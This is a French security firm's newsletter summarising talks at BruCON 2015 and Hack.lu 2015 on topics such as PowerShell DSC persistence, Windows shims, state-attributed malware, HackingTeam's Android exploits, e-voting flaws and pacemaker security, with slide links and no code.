Alexandre Delaunoy et Pieter-Jan Moreels ont enchaîné avec la présentation de leur projet cve-search. L'outil est destiné à accélérer et faciliter la recherche des CVE (Common Vulnerabilities and Exposures) et CPE (Common Platform Enumeration) au sein d'une base MongoDB en agrégeant différentes sources de données (Microsoft, Offensive Security, NIST, etc.).

Le tout se veut accessible via une simple interface Web. L'outil s'appuie sur des technologies éprouvées à l'instar de Python, MongoDB, redis, etc. Une démo est accessible à cette adresse : https://cve.circl.lu/



Hacking as Practice for Transplanetary Life in the 21st Century: How Hackers Frame the Pictures in Which Others Live

Richard Thieme

Troisième conférence de la matinée un peu particulière avec pour orateur Richard Thieme (https://twitter.com/neuralcowboy). L'approche était un mixte entre évolution, réflexion et philosophie.

Pour ce faire, divers thèmes ont été abordés : propriété intellectuelle, société, la place des hackers, l'implication de la technologie et des sciences, le futur etc. La présentation s'est vue ponctuée de quelques soucis techniques altérant de manière significative le flux audio/vidéo.

Il est difficile de synthétiser la présentation tenue par Richard tant les sujets étaient éclectiques, la vidéo apportera davantage de réponses aux plus curieux : https://youtu.be/HdpmJZTKZx4.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Unified DNS View to Track Threats
Dhia Mahjoub et Thomas Mathew

Les deux chercheurs en sécurité de chez OpenDNS ont présenté le résultat de leur étude portant sur le trafic DNS et ses menaces. L'importante volumétrie des données à analyser a été un premier obstacle qui apportait un nombre conséquent de faux positifs.

La stratégie initiale était basée sur l'étude des pics et patterns identifiés dans les enregistrements DNS. De nouveaux facteurs sont ensuite entrés en jeu afin d'affiner les résultats. A titre d'exemple, l'analyse de la répartition du type de requêtes DNS (A, TXT, SPF, MX) a été ajoutée. Bien que toujours imparfaite, la solution permet de réduire le bruit et d'obtenir des résultats relativement intéressants sur les enregistrements malveillants. L'objectif est ici d'explorer, de quantifier, de classifier et d'identifier avec rapidité et précision les attaques DNS.

Desired state: compromise
Ryan Kazanciyan et Matt Hastings

Slides
http://files.brucon.org/2015/Kazanciyan_Hastings_Desired_State_Compromised.pdf

PowerShell était au coeur de cette présentation. Ryan et Matt de chez Tanium ont ainsi voulu démontrer comment PowerShell pouvait être utilisé par un attaquant afin de réaliser des attaques persistantes en se focalisant sur la fonctionnalité "Desired State Configuration" (DSC). Le mécanisme permet de déployer une configuration identique sur toutes les machines d'un environnement. En outre, il est possible de vérifier l'état d'un service, d'exécuter un script, de gérer des utilisateurs, le registre, etc.

DSC fonctionne à l'aide de 3 composants :

- un script PowerShell pour décrire la configuration ;
- un langage intermédiaire (MOF: Managed Object Format) ;
- et un composant d'exécution (LCM: Local Configuration Manager).


Pour illustrer leurs propos, les deux orateurs ont décrit un scénario d'attaque utilisant DSC. L'objectif de l'attaquant est ici de déployer une charge malveillante contenant une backdoor sur un poste de travail. En prenant quelques raccourcis, à chaque suppression de la charge, DSC fera en sorte de la redéployer, assurant ainsi cette notion de persistance. La preuve de concept est disponible ici : https://github.com/matthastings/DSCompromised

Creating REAL Threat Intelligence ... with Evernote
L. Grecs

Slides
http://files.brucon.org/2015/L_Grecs_Evernote.pdf

Détourner ou plutôt utiliser Evernote comme une base de données destinée à centraliser les informations inhérentes aux menaces, tel est le coeur de cette présentation (en partant sur le principe des notions de tables, entrées, tags, keywords à la place des notes classiques).

L'objectif est ici d'utiliser un outil gratuit comme une plateforme de gestion des menaces (agrégation d'informations, recherche, prévision, partage, gestion d'incidents). De par sa flexibilité et sa facilité de prise en main, il est possible de l'utiliser dans de petites infrastructures. Toutefois, le framework présenté semble montrer des limites et n'est pas en mesure de répondre en l'état avec efficacité à des entreprises de grande envergure. La piste étudiée n'en demeure pas moins intéressante.



Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Shims For The Win: Case study and investigative techniques for hijacked Application Compatibility Infrastructure

Willi Ballenthin et Jon Tomczak

Slides
http://files.brucon.org/2015/Tomczak_and_Ballenthin_Shims_for_the_Win.pdf

La BruCON s'est soldée par la présentation des SHIMS de Microsoft par Willi Ballenthin et Jon Tomczak de chez FireEye. Cette technologie est utilisée afin d'assurer la compatibilité d'anciennes applications sur des Windows récents. Schématiquement un SHIM officie comme un wrapper ; c'est à dire qu'il va être utilisé avant de lancer l'application sur le système afin de s'assurer de son exécution. Les fonctionnalités peuvent toutefois être détournées à des fins malveillantes (injection de DLL, désactivation de l'outil Windows Defender, désactivation de la vérification des signatures, injection de shellcode, utilisation via des campagnes de phishing - dropper + SHIM, etc.).

A l'heure actuelle, il est difficile de détecter avec efficacité ces comportements (documentation anecdotique, capacités en reverse nécessaires, complexité de détection, etc.). Selon eux, il s'agit là d'une technologie qui va devenir un vecteur d'attaque de plus en plus utilisé dans le futur.

Trick 3: Shellcode injection via shims (seen in wild)

- Phishing email leads to dropper
  dropper installs template SDB and modifies them dynamically
  SDB declares shellcode that it injects on executable load
  payload is a downloader for other stages
- First identified by TrendMicro…

Références

http://files.brucon.org/2015/

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Hack.lu 2015

par Rodolphe NEUVILLE et Antonin AUROY

XMCO a assisté aux jours 1 et 2 de la 11eme édition de la Hack.lu, qui a eu lieu les 20, 21 et 22 Octobre dernier au Parc Hotel de Luxembourg-Dommeldange.
L'ensemble des supports de présentation est disponible sur le site de la Hack.lu, à l'adresse suivante : http://archive.hack.lu/2015/

> Jour 1

Security Design and High-Risk Users


Eleanor Saitta (@Dymaxio)

Slides

http://archive.hack.lu/2015/Hacklu2015-SecurityDesignAndHigh-RiskUsers-4.3.pdf

« Security is not about computers ». C'est la phrase d'accroche choisie par Eleanor Saitta pour ouvrir sa présentation. En effet, d'après la chercheuse, la résolution de problèmes de sécurité n'implique pas forcément l'informatique, et il faut remettre celle-ci à sa place : l'informatique n'est qu'un outil et non une fin en soi.
Et quoi de mieux pour cela que de revoir quelques définitions de principes fondamentaux ? D'après Eleanor, la sécurité se définit comme un « ensemble d'activités permettant de réduire la probabilité d'un ensemble d'attaquants de parvenir à nuire avec succès aux objectifs d'un ensemble d'utilisateurs ». Elle enchaîne immédiatement par la définition des « designs de sécurité » : il s'agit des processus de compréhension d'une organisation d'utilisateurs, de ses buts et de ses capacités techniques, ainsi que des capacités et motivations d'éventuels attaquants afin de parvenir à une solution en adéquation avec les buts de cette organisation. On notera que dans aucune de ces deux définitions, il n'est question d'informatique.

Par la suite, Eleanor détaille les méthodes d'intégration de la sécurité au sein des cycles de développement et de modélisation des menaces. Elle met en avant le fait que plus l'intégration de la sécurité au sein des cycles de développement est tardive, plus celle-ci sera coûteuse.



http://xkcd.org/

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Totally Spies!

Marion Marschalek (@pinkflawd), Paul Rascagnères (@r00tbsd), Joan Calvet (@joancalvet)

Slides

http://archive.hack.lu/2015/TotallySpies.pdf

C'est sur fond de dessins animés du début des années 2000 que Marion, Paul et Joan nous ont livrés une analyse des différents virus utilisés dans une campagne d'espionnage menée entre 2011 et 2014, et dont l'origine est attribuée à l'état français. Cette campagne d'espionnage fut révélée par la publication par Edward Snowden de documents confidentiels du gouvernement canadien.

NBOT

NBOT est un virus assez simple dédié au déni de service distribué. Celui-ci n'est ni obfusqué ni protégé par un packer.

BUNNY (2012)

BUNNY est un bot viral embarquant une machine virtuelle permettant l'exécution de scripts LUA (à l'instar du célèbre Flame).

BABAR (2009)

BABAR est un virus d'espionnage qui a été utilisé en Iran, en Norvège et au Canada. Celui-ci embarque des modules permettant la prise de capture d'écran, de capturer la frappe au clavier, de réaliser des captures audio, etc.

CASPER (2014)

CASPER est un outil de reconnaissance développé en C++ et distribué en avril de 2014 en Syrie à travers une vulnérabilité 0day affectant Flash (CVE-2014-0515). Le code d'exploitation Flash, les exécutables du virus ainsi que toute l'architecture de commande et contrôle (C&C) étaient hébergés sur le site web du ministère de la justice syrien.

DINO (2013)

DINO est une backdoor d'espionnage complexe apparue en Iran courant 2013. Celle-ci supporte de nombreuses fonctionnalités, par exemple la possibilité de réaliser des recherches de fichiers sur la machine infectée selon des critères complexes. Le virus embarque par ailleurs un module « RamFS » afin de monter un système de fichier entièrement chiffré en mémoire vive.

Enfin, ces différents virus partagent quelques particularités qui permettent d'induire qu'ils ont été développés et diffusés par le même groupe de personnes :
- L'algorithme d'obfuscation des API est analogue pour chacun des virus ;
- Le mécanisme d'identification des antivirus et des sandbox également ;
- Les noms des virus font tous allusion à des dessins animés pour enfants ;
- Enfin, ils font tous usage d'un anglais approximatif.

HackingTeam - how they infected your Android device by 0days

Attila Marosi (@0xmaro)

Slides

http://archive.hack.lu/2015/HT_Android_hack_lu2015_v1.0.pdf

Suite au piratage de la société italienne HackingTeam, spécialisée dans la vente et le développement d'outils d'intrusion et de surveillance d'individus à destination des gouvernements, en juillet 2015 (voir CXN-2015-2136), plus de 400GB de données ont fuité sur la toile. Parmi elles, 53 dépôts de code source et 6 codes d'exploitation de vulnérabilités 0day. Attila Marosi est revenue sur l'une des solutions d'espionnage vendues par HackingTeam : RCS (ou « Remote Control System »).

Le chercheur a porté plus précisément le focus sur l'agent Android de la suite et les deux principaux vecteurs d'infection des terminaux mobiles des victimes utilisés par HackingTeam :

L'envoi d'email contenant un lien vers un site web malveillant – ce qui consiste à un scénario de phishing classique ;

L'injection de contenu au sein des flux réseau via des attaques de type « Man in the Middle » à l'encontre des terminaux connectés sur des hotspots Wifi, ou voire même à l'encontre des terminaux connectés sur leur réseau opérateur.

Dans les deux cas, c'est une vulnérabilité qui affecte le composant « Webview » d'Android (CVE-2013-4710 et CVE-2012-6636) qui était exploitée afin de compromettre le périphérique.
Attila a conclu sa présentation en indiquant que des millions de terminaux sont encore affectés par cette vulnérabilité – certains d'entre eux ne pouvant même pas être mis à jour – alors que le code d'exploitation de la vulnérabilité est désormais accessible au grand public.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

How digital forensics met threat intelligence

Ronan Mouchoux (@yenos), Thomas Chopitea (@tom-chop_)

Slides

http://archive.hack.lu/2015/When%20threat%20intel%20met%20DFIR.pdf

Après une courte pause, Thomas Chopitea et Ronan Mouchoux ont pris la main pour aborder le thème de la « Threat Intelligence » et de la réponse à incident. Leur présentation a commencé par un rappel de quelques définitions, notamment celles de la menace et du risque, qui se définissent comme suit :

- Menace = Motivation * Capacité * Opportunité
- Risque = Vulnérabilité * Menace * Impact

« Thomas Chopitea et Ronan Mouchoux ont pris la main pour aborder le thème de la Threat Intelligence »

Les deux intervenants ont ensuite abordé la définition du mot « Intelligence » (traduit par « renseignement » en français) et opposent cette définition à celle du mot « information ». En effet, le renseignement est le produit de l'analyse de l'information dans un contexte particulier – de plus, il s'agit d'un processus cyclique.

Par la suite, Thomas et Ronan se sont attaqués à la question de l'analyse inforensics et de la réponse à incident en répondant à la question suivante : dans quelles mesures ces deux activités peuvent elles s'inscrire dans un processus de renseignement ? Le cas du malware Cryptolocker a été pris comme exemple. Celui-ci utilise un algorithme DGA (Domain Generation Algorithm) basé sur le temps afin de contacter les serveurs C2 (command & control). Une fois cet algorithme identifié - suite à l'analyse d'un exemplaire du virus lors d'une réponse à incident - pourquoi ne pas simplement bloquer les noms de domaines générés pour les années à venir ? Il suffit ensuite de surveiller le virus afin de repérer une éventuelle mise à jour de l'algorithme et le tour est joué.

Enfin, en guise de conclusion, les deux intervenants ont insisté sur le fait qu'il faut arrêter de fournir des "audits gratuits" aux cybercriminels. À titre d'exemple, ils démontrent comment les adresses IP des serveurs C2 du groupe APT-1 ont changé suite à la publication d'un rapport par Mandiant.

Scrutinizing WPA2 Password Generating Algorithms in Wireless Routers

Eduardo Novella (@enovella_)

Slides

http://archive.hack.lu/2015/hacklu15_enovella_reversing_routers.pdf

Eduardo Novella a présenté le fruit de ses travaux de recherches à l'encontre des boxes et routeurs ADSL proposés par les fournisseurs d'accès Internet à leurs clients. Ses travaux ont porté plus particulièrement sur la génération des clés WPA2 pour les routeurs sans fil. Il s'agit notamment des clés de sécurité confidentielles configurées par défaut et présentes sur les étiquettes au dos des routeurs achetés dans le commerce.

Après un rappel du mécanisme d'authentification implémenté au sein du protocole WPA2, Eduardo a présenté différentes façons d'obtenir le firmware d'un routeur sans fil afin d'analyser le processus de génération des clés WPA2. Chose surprenante en 2015, la façon la plus simple de mettre la

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

main sur le firmware semble être la compromission du routeur via une faille d'injection de commandes système.

La suite de la présentation dédiée à la rétro-ingéniérie de différents modèles de routeurs, captures de paquets réseau et dumps d'assembleur à l'appui, ravira les habitués d'IDA Pro. Pour les autres, le commun des mortels, il faudra se diriger droit à la conclusion : depuis 2008, le niveau de sécurité des boxes ADSL n'a pas évolué. Les vendeurs réutilisent les mêmes algorithmes, avec parfois de petites variations, et la sécurité par l'obscurité semble être le mot d'ordre.

Stegosploit - Delivering Drive-By Exploits With Only Images

Saumil Shah (@therealsaumil)


Slides

http://archive.hack.lu/2015/stegosploit_hacklu2015.pdf

Saumil Shah, fondateur de Net-Square, nous a présenté Stegosploit. Stegosploit n'est pas une attaque 0day avec un joli logo. Stegosploit n'est pas un code d'exploitation caché dans les données EXIF d'une image. Stegosploit n'est pas non plus un webshell et encore moins un nouveau vecteur d'attaques XSS.

« Saumil a présenté deux cas d'exploitation des vulnérabilités ... les codes d'exploitation sont maquillés en tant qu'image afin ne pas éveiller les soupçons de la victime. »

Stegosploit correspond au maquillage d'un code d'exploitation affectant les navigateurs web à l'aide de la sténographie afin de tromper l'utilisateur final ciblé.



Au cours de la présentation, Saumil a présenté deux cas d'exploitation des vulnérabilités référencées CVE-2014-0282 (Interne Explorer) et CVE-2013-1690 (Firefox). Dans les deux cas les codes d'exploitation sont maquillés en tant qu'image afin ne pas éveiller les soupçons de la victime.

Learn from Malwares, a Practical guide of spear phishing for Red Teams

Paul Jung (@__Thanat0s__)

Slides

http://archive.hack.lu/2015/Practical_Spear_Phishing.pdf

La dernière présentation du jour nous a été offerte par Paul Jung, consultant senior chez Excellium qui nous a proposé un retour d'expérience sur des campagnes de sensibilisation au phishing.

Selon Paul, une attaque de phishing classique se divise en 4 étapes :

1. Reconnaissance du périmètre ;

2. Contournement des mécanismes de filtrages en entrée (i.e. parvenir à envoyer un email malveillant jusqu'à l'utilisateur) ;

3. Piéger un utilisateur peu attentif ;

4. Contourner les mécanismes de filtrage en sortie (i.e. parvenir à contacter un serveur C2 après infection d'un utilisateur).

Paul a ensuite dressé un état de l'art des techniques mises en œuvre lors de la réalisation d'une telle attaque. Ici rien de neuf donc, il s'agissait plus d'un livre de recettes de phishing détaillant les techniques qui fonctionnent, celles qui ne fonctionnent pas, et comment s'en prémunir.

Il est revenu notamment sur les techniques couramment utilisées par les malwares afin d'éviter leur détection par les solutions antivirales (Dridex, Casper, etc.).

Enfin, en guise de conclusion, il est revenu sur la méthode la plus efficace pour diffuser un malware lors d'une campagne de phishing : un simple document Microsoft Office contenant une macro suffit bien souvent, à mettre un pied dans le SI d'une entreprise.

(xmco)
Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> Jour 2

Draw me a Local Kernel Debugger


Samuel Chevet (@w4kfu), Clément Rouault (@hakril)

Slides

http://2015.hack.lu/archive/2015/Draw-me-a-LocalKernelDebuger.pdf
https://github.com/sogeti-esec-lab/LKD

La seconde journée de conférences s'est ouverte sur les travaux de Samuel Chevet et Clément Rouault, consultants chez Sogeti, qui ont conçu un débogueur local en mode noyau pour Windows (Local Kernel Debugger - LKD). L'objectif recherché à travers la mise en place d'un tel outil étant de faciliter la rétro-ingénierie, le développement d'exploit ou de pilotes matériels, mais aussi les interactions bas niveau avec le système Windows. L'écriture d'un tel outil ne nécessite que peu de matériel tels qu'un câble réseau, un câble USB, un câble série et un câble serial over USB.

Ces travaux de recherche se sont concrétisés par le développement d'un wrapper python basé sur la DLL « dbgengine.ddl ». Ce wrapper permet à l'instar de « WinDbg » de lancer le débogueur sur le même ordinateur qui celui qui est en cours de débogage. Windows n'offre cette fonctionnalité que par le biais des binaires WINDBG et KD, lesquels permettent de lire et modifier la mémoire du noyau, mais également au sein des partitions MSR.




Security of Virtual Desktop Infrastructures: from great concepts to bad surprises

Maxime Clementz (@maxime_tz), Simon Petitjean (@simonpetitjean)

Slides

http://archive.hack.lu/2015/Security_of_Virtual_Desktop_Infrastructures-Maxime_Clementz-Simon_Petitjean.pdf

Maxime Clementz et Simon Petitjean nous ont ensuite fait part de leur retour d'expérience sur l'audit d'une solution de type Virtual Desktop Infrastructure (VDI) dont les plus connus sont Wyse, Citrix et VMware. Une VDI est un environnement virtuel qui simule le bureau d'un utilisateur. L'intérêt de cette technologie réside dans la virtualisation du bureau d'un utilisateur ce qui lui permet d'accéder à ses données (mails, documents, applications et clients, etc.) depuis n'importe quel ordinateur de bureau connecté dans une entreprise. Ce type d'environnements est de plus en plus fréquent en entreprise de par la réduction des coûts, la facilité d'utilisation et de maintenance. Ces infrastructures présentent toutefois leurs lots de risques que les conférenciers ont mis en évidence.



Les tests d'intrusion réalisés par Maxime Clementz et Simon Petitjean se sont focalisés sur la solution Teradici dont la surface d'attaque était restreinte à la console de management ainsi que les clients installés sur les postes de travail utilisateurs.

Au cours de leur audit, ils ont identifié de nombreux services réseau exposés par la console de management PCoIP. Ces derniers n'étaient pas exempts de vulnérabilités puisque les services FTP, SSH, MySQL et l'application web reposaient sur des mots de passe par défaut ou triviaux. Par ailleurs, le serveur ProFTPd embarqué sur la console de management n'était pas à jour et affecté par la vulnérabilité référencée CVE-2015-3306. Cette dernière permet la lecture et l'écri-

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

ture de fichier arbitraire sur la console de management.

En outre, les identifiants de la console de management étaient stockés en clair au sein de la base de données et l'application web était vulnérable aux vulnérabilités du TOP 10 de l'OWASP. L'une d'entre elles permettait d'accéder aux sauvegardes de la base de données qui contient le mot de passe des clients VDI présent sur les postes de travail utilisateurs.

L'exploitation conjointe et successive de l'ensemble de ces vulnérabilités permettait par extension de monter un scénario d'attaque de type « Man in The Middle » ciblant les postes de travail et le vol des identifiants Active Directory de toutes les presonnes utilisant l'infrastructure VDI.

How not to build an electronic voting system

Quentin Kaiser (@qkaiser)

Slides


http://archive.hack.lu/2015/hacklu2015_qkaiser_hownot-tobuildanevotingsystem.pdf

À la suite d'un bug des machines de vote électronique survenu lors du premier vote rassemblant les élections fédérales, européennes, régionales et communautaires en Belgique en 2014, Quentin Kaiser s'est intéressé à leur fonctionnement. Ce bug surnommé « #bug2505 » correspondant à la date du vote (25 mai 2014) avait alors décompté du scrutin 2250 votes des électeurs. Cette erreur avait obligé le ministère de l'intérieur belge à rendre publique l'intégralité du code source des systèmes de vote afin d'assurer leur fiabilité. L'analyse du code source mis à disposition des citoyens à révélé plusieurs vulnérabilités. Leur exploitation par des individus malintentionnés pourrait facilement permettre l'altération du processus électoral.

« La conférence s'est conclue par la révélation de vulnérabilités non corrigées et non reconnues par les éditeurs respectifs des systèmes de vote dans l'espoir de les voir corriger pour les prochaines élections belges. »

Afin de bien comprendre les enjeux concernant la sécurité du vote électronique, Quentin Kaiser a rappelé le concept de vote cryptographiquement sûr. Voici les caractéristiques d'un tel vote d'après lui : confidentialité, non-répudiation, authenticité, intégrité, non-coercition, unicité, traçabilité, simplicité, équité et vérifiabilité. Ces caractéristiques sont fortement liées aux principes mêmes du vote démocratique. À la différence ici qu'ils doivent être renforcés et assurés par la technologie déployée sur le système de vote.

Après une présentation des deux systèmes de vote Belges, CODI et Smartmatic, et de leur implémentation, Quentin a mis en évidence les pratiques implémentées par les différents constructeurs de système de vote électronique : contournement de la détection des tentatives de fraude, les résultats du vote sont stockés dans un fichier encodé avec un simple XOR, des technologies obsolètes comme des disquettes sont utilisées, les canaux de communication transmettent les informations en clair et enfin les applications distantes avec lesquelles l'urne de vote communique sont affectées par des vulnérabilités web classiques (identifiants de connexion en dur, mots de passe stockés de manière non chiffrée au sein des bases de données, téléchargement arbitraire de fichiers locaux sur les serveurs, etc.).



La conférence s'est conclue par la révélation de vulnérabilités non corrigées et non reconnues par les éditeurs respectifs des systèmes de vote dans l'espoir de les voir corriger pour les prochaines élections belges.


Advances in Secure Messaging Protocols

Frederic Jacobs (@FredericJacobs)

Slides

http://archive.hack.lu/2015/FredericJacobs-Annotated.pdf

La conférence suivante a dressé l'évolution des protocoles de messagerie depuis leur création. Frédéric Jacobs, travaillant pour Open Whisper Systems une société éditrice d'une application de messagerie « privée », est revenu sur la prise de conscience du grand public de l'exposition de leur vie privée depuis les révélations d'Edward Snowden. Cette prise de conscience s'est manifestée par la popularisation du protocole sécurisé SMTPS en 2014. Toutefois, l'adoption généralisée des protocoles cryptographique OTR et GPG reste un échec alors qu'ils garantissent à la fois l'authenticité et la confidentialité des échanges.



Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Keynote - Unpatchable: Living with a Vulnerable Implanted Device

Marie Moe (@MarieGMoe)

Slides

http://archive.hack.lu/2015/2015-10-21-Keynote-Hack-lu-Marie-Moe.pdf

L'après-midi a repris avec une présentation de Marie Moe du CERT national norvégien (NorCERT) intitulée « Pas de patch possible : vivre avec un dispositif implanté vulnérable ». Au cours de cette keynote très personnelle, elle nous a invité à réfléchir sur la sécurité des dispositifs médicaux employés pour traiter des patients : stimulateur cardiaque, pompe à insuline, etc. Cette réflexion sur de tels objets lui est venue à la suite d'une opération au cours de laquelle elle s'est fait implanter un pacemaker.

Forcée et contrainte de vivre avec, elle s'est alors penchée sur les fonctionnements de tels objets. Elle nous explique combien sa vie dépend du fonctionnement d'un équipement médical qui peut s'arrêter, subir des dysfonctionnements matériels ou logiciels, des erreurs de configuration et des problèmes de connectivité. En effet, pour surveiller son activité, le pacemaker communique avec un point d'accès et un réseau mobile qui interagie lui-même avec un serveur distant hébergeant une application web. Chaque maillon de la chaîne de communication introduisant de nouveaux risques pour le fonctionnement de son pacemaker.

Ces étapes ont des impacts potentiels pouvant introduire des dysfonctionnements, l'épuisement de la batterie du pacemaker voire la mise en danger du porteur de l'implant. En effet, une fois implantés, ces objets ont une durée de vie de 10 ans - durée pendant laquelle ils ne sont pas mis à jour. Or, aucune information ou étude publique n'existe sur ces implants. Il s'agit de boîtes noires fermées dont pourtant l'usage permet la survie de leur propriétaire. C'est pourquoi Marie Moe nous invite à réfléchir et à porter plus d'attention à ces dispositifs médicaux.


Trusting Files Formats: Illusions or Reality?

Ange Albertini (@corkami)

Slides

http://archive.hack.lu/2015/Albertini%20-%20Trusting%20files.pdf

Ange Albertini employé de Google est très connu pour son travail sur les formats de fichiers et la création de fichiers polyglottes, qu'il présente sur son site Corkami.com. Au cours de sa conférence, il a de nouveau porté notre attention sur le danger de se fier aveuglément aux formats des fichiers lus. On parle aujourd'hui beaucoup de vulnérabilité 0-days et d'attaques réseau sophistiquées, mais il est important d'après lui de se rappeler que cela repose principalement sur certains formats de fichiers qui sont omniprésents, mais rarement complètement explorés.



Et, c'est ce dont se chargent les auteurs de logiciel malveillant, en général, pour passer au travers du filet. C'est pourquoi Ange à tenu à rappeler qu'il est nécessaire de lire les fichiers d'après les standards qui les définissent. En cas d'erreur ou d'incohérence entre la structure lue et celle attendue, il ne faut en aucun cas tenter d'interpréter en modifiant, corrigeant ou réécrivant la structure de celui-ci pour le traiter.

Ce manque de consistance et de cohérence entre le format attendu et celui qui est implémenté mène à des erreurs qui peuvent être exploitées pour contourner les vérifications réalisées par des antivirus et exploiter des vulnérabilités logicielles au sein des visionneuses de documents.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

How Mobile Applications Are Redefining Information Controls Inside of Iran

Mahsa Alimardani (@maasalan)

Slides

http://archive.hack.lu/2015/MahsaAlimardani-MobileApplicationsinIran.pdf

La conférence suivante animée par Mahsa Alimardani présentait une partie des restrictions imposées par le gouvernement iranien à sa population pour les contrôler. En Iran, le ministère des Technologies de l'information et de la communication contrôle le principal fournisseur d'accès à Internet. Jusqu'à présent les contrôles s'appliquaient par une liste noire de mots clés au sein des domaines (par exemple, le blocage du mot clé « sex » bloque la visite du site universitaire www.essex.ac.uk), le blocage de certains ports (HTTPS, VPN), ou par IP (tous les paquets réseau contenant une adresse IP de Facebook sont bloqués).

